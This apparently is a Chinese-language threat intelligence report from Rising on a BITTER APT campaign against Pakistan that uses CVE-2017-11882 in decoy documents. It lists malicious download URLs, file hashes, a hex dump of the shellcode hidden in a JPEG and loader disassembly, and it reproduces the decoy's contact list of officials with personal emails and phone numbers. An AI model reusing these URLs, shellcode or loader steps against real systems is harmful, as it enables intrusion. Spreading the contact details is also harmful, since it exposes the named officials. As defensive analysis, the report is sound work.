APT组织“蔓灵花”对巴基斯坦攻击事件报告

瑞星企业安全 Today

一、背景介绍

近期，瑞星威胁情报中心捕获到一起针对巴基斯坦攻击事件，攻击者疑似APT组织“蔓灵花”，该组织利CVE-2017-11882漏洞，通过投递带有恶意链接的DOCX文档对受害者进行攻击，一旦成功将获取受害者电脑内的所有敏感信息，并对其进行远程操控。

据瑞星安全专家介绍，APT组织“蔓灵花”又名BITTER或T-APT-17，于2016年被国外某安全厂商曝光，该组织长期针对中国、巴基斯坦等国家进行有组织，有计划地攻击，其目的以窃取政府、军工业、电力等领域的敏感资料为主，具有强烈的政治背景。

此次“蔓灵花”组织攻击对巴基斯坦的攻击手法是，向其内部投放主题为List of Commercial Counsellor at Pakistan’s Missions Abroad（中译为：巴基斯坦驻外使团商务参赞名单）的诱饵文档，并在诱饵文档中注入了恶意链接，该链接指向带有CVE-2017-11882漏洞RTF文档，其目的应在于盗取巴基斯坦政府及相关机构的内部机密资料，并进行远程操控等恶意行为。

据悉，CVE-2017-11882漏洞作为一个典型的APT高危漏洞，影响着Office诸多版本，同时为众多攻击组织所青睐，而用于各类重大APT攻击事件中，因此没有及时修复漏洞的机构都存在巨大风险。同时由于蔓灵花”组织也曾对我国发起过类似的APT攻击，因此广大政府及企业应引起高度重视，做好相应的防御措施。

二、攻击事件

这起攻击事件主要针对巴基斯坦，攻击者投放的诱饵文档的主题是List of Commercial Counsellor at Pakistan’s Missions Abroad，中译为：巴基斯坦驻外使团商务参赞名单。诱饵文档中列举了巴基斯坦驻外使团在中国，美国，法国，加拿大，印度等多个国家的联系地址，联系电话，传真，邮箱等详细信息。


List of Commercial Counsellor at Pakistan's Missions Abroad

Country / City	Name / Designation		Contact		Address
Afghanistan / Kabul	Dr. Muhammad Yousaf Khan / Minister (Trade)	**Off:**	(0093-20)2202793, 2202773, *Exch:* (0093-20)2202745-6		Embassy of Pakistan, Commercial Section, Karte Parwan, Kabul.
		Fax	(0093-20)2202871		
		Cell	(0093)783482624	**Email**	commwing@pakembassykabul.com
		Res:		**URL:**	www.pakembassykabul.com
Afghanistan / Kandahar	Mr. Asif Khan / Commercial Counsellor	**Off:**			Consulate General of Pakistan, Commercial Section, Noroz Shah Burj, Ansari Mena, Kandahar.
		Fax:	(0093-81)820066		
		Cell	(0093)787176277	**Email**	asifkhan94@gmail.com
		Res:	(0093)702622351	**URL:**	www.mofa.gov.pk/kandahar/
Argentina / Buenos Aires	Vacant / Commercial Counsellor	**Off:**	(0054-11)47751294, (0054-11)47738081, Dir: (0054-11)51975888		Commercial Section, Embassy of Pakistan, Olleros 2130 (1426), Ciudad Autonoma de Buenos Aires (Argentina).
		Fax:	(0054-11)47761186		
		Cell		**Email**	pakcommar@gmail.com
		Res:		**URL:**	www.mofa.gov.pk/argentina/

图：诱饵文档内容节选

三、技术分析

1. 攻击流程




图：攻击流程

2. 诱饵文档分析

攻击者在投放的诱饵文档中注入了恶意链接，该链接指向带有CVE-2017-11882漏洞，名为update的RTF文档。恶意链接为：http://quartzu.hol.es/mso/x64/x32/section/update。


MD5	A0DCBD63716B264F868CD38D7C4B494D
文件大小	63.97 KB (65502 bytes)
文件格式	DOCX
创建时间	2018-10-22
VT首次上传时间	2019-11-28
VT检测结果	5/59
涉及URL	http://quartzu.hol.es/mso/x64/x32/section/update

表：诱饵文档信息



图：诱饵文档访问恶意链接

恶意链接位于诱饵文档中的word\rels\settings.xml.rels中。



图：诱饵文档中恶意链接所处位置

3. update.rtf分析

update.rtf文档带有CVE-2017-11882漏洞，攻击者利用漏洞下载执行恶意程序。以下是详细分析。


MD5	78441ABDFF82636F9527D22AC0109BE7
文件大小	56.01 KB (57358 bytes)
文件格式	RTF
VT首次上传时间	2019-11-28
VT检测结果	18/59
漏洞利用	CVE-2017-11882
涉及URL	http://quartzu.hol.es/creatmong/tangkrdg/uplandjt

表：update.rtf信息

图：CVE-2017-11882漏洞处恶意代码

3.1下载恶意程序X098765432198.exe


下载http://quartzu.hol.es/creatmong/tangkrdg/uplandjt，命名为X098765432198.exe，存于本地C:\Users\win7\AppData\Local目录中。



图：下载恶意程序

3.2执行X098765432198.exe

执行下载于本地的X098765432198.exe。



图：执行程序

4. X098765432198.exe分析

攻击者利用X098765432198.exe去访问恶意链接，获取并执行shellcode。shellcode内存解密出dll并执行。恶意链接为：http://kerbosim.com/dramtun/miskder/kipr.jpg。以下是对X098765432198.exe的详细分析。

文件名	X098765432198.exe
MD5	707B75D6C9EB5EAE30B10F6353ECAB4D
文件大小	312.00 KB (319488 bytes)
文件格式	Win32 EXE
创建时间	2019-11-21
VT首次上传时间	2019-11-28
VT检测结果	22/69
涉及URL	http://kerbosim.com/dramtun/miskder/kipr.jpg


表：X098765432198.exe信息

4.1访问恶意链接获取kipr.jpg

访问http://kerbosim.com/dramtun/miskder/kipr.jpg，获取kipr.jpg的数据存放于申请的内存中。

文件名	kipr.jpg
MD5	31bcb31b2125297c08ddebaadd3479c3
文件大小	199.04 KB (203820 bytes)
文件格式	JPEG
VT首次上传时间	2019-11-29
VT检测结果	3/57


表：kipr.jpg信息



图：读取kipr.jpg

4.2创建线程去执行kipr.jpg中的shellcode


① 定位到kipr.jpg中的shellcode，shellcode位于是kipr.jpg的头0x14个字节之后。



地址	HEX 数据																ASCII
00202538	FF	D8	FF	E0	FE	FF	4A	46	49	46	00	01	01	01	00	48	ÿ?帼ÿJFIF.###.H
00202548	00	48	00	00	B0	93	B9	00	1C	03	00	EB	0A	5E	89	F3	.H..掖?■ .?^芮
00202558	30	06	46	E2	FB	FF	D3	E8	F1	FF	FF	FF	DE	C9	7B	93	0■F恢ÿ予?ÿÿ奚{?
00202568	93	93	93	C8	C1	D6	C6	1A	76	12	50	9A	BB	93	93	6C	摀撊林?v■P望摀l
00202578	40	93	93	93	D3	93	93	93	93	93	93	93	93	93	93	93	@摀撚摀摀摀摀摀?
00202588	93	93	93	93	93	93	93	93	93	93	93	93	93	93	93	93	摀摀摀摀摀摀摀摀
00202598	93	93	93	93	93	93	93	93	BB	92	93	93	9D	8C	29	9D	摀摀摀摀粧摀漙)?
002025A8	93	27	9A	5E	B2	2B	92	DF	5E	B2	C7	FB	FA	E0	B3	E3	?肅?掃^睬 喑?
002025B8	E1	FC	F4	E1	F2	FE	B3	F0	F2	FD	FD	FC	E7	B3	F1	F6	狻翎蟒仇螨 绯聆
002025C8	B3	E1	E6	FD	B3	FA	FD	B3	D7	DC	C0	B3	FE	FC	F7	F6	翅纨锄 总莱 黯
002025D8	BD	9E	9E	99	B7	93	93	93	93	93	93	93	4A	E1	35	6A	縌濫宊摀摀摀J?j
002025E8	0E	80	5B	39	0E	80	5B	39	0E	80	5B	39	BA	1C	AA	39	■■[9■■[9■■[9??
002025F8	07	80	5B	39	BA	1C	A8	39	7B	80	5B	39	BA	1C	A9	39	■■[9??{■[9??
00202608	16	80	5B	39	35	DE	58	38	1C	80	5B	39	35	DE	5E	38	■■[95蠜8■■[95轣8
00202618	1B	80	5B	39	35	DE	5F	38	01	80	5B	39	D3	7F	95	39	■■[95轤8_■[9??
00202628	0C	80	5B	39	D3	7F	8B	39	0F	80	5B	39	D3	7F	90	39	.■[9??■■[9??
00202638	1D	80	5B	39	0E	80	5A	39	91	80	5B	39	99	DE	52	38	■■[9■■Z9愁[9檇R8
00202648	1C	80	5B	39	99	DE	5B	38	0F	80	5B	39	9C	DE	A4	39	■■[9檇[8■■[9澱?
00202658	0F	80	5B	39	0E	80	CC	39	0F	80	5B	39	99	DE	59	38	■■[9■■?■■[9檇Y8
00202668	0F	80	5B	39	C1	FA	F0	FB	0E	80	5B	39	93	93	93	93	■■[9龙瘥■■[9摀摀
00202678	93	93	93	93	93	93	93	93	93	93	93	93	93	93	93	93	摀摀摀摀摀摀摀摀
00202688	93	93	93	93	C3	D6	93	93	DF	92	9A	93	49	51	45	CE	摀摀弥摀邡殦IQE?

图：定位kipr.jpg中的shellcode

② 创建线程执行shellcode



```
004263A1   8D46 14          LEA EAX,DWORD PTR DS:[ESI+0x14]
004263A4   50               PUSH EAX
004263A5   51               PUSH ECX
004263A6   51               PUSH ECX
004263A7   FF15 28D04000    CALL DWORD PTR DS:[<&KERNEL32.CreateThr kernel32.CreateThread
004263AD   6A FF            PUSH -0x1
004263AF   50               PUSH EAX
004263B0   FF15 24D04000    CALL DWORD PTR DS:[<&KERNEL32.WaitForSi kernel32.WaitForSingleObject
004263B6   E9 03D90000      JMP 第二步：.00433CBE
004263BB   3B0D 04304100    CMP ECX,DWORD PTR DS:[0x413004]
004263C1   F2:75 02         REPNE JNE SHORT 004263C6
004263C4   F2               REPNE
004263C5   C3               RETN
```

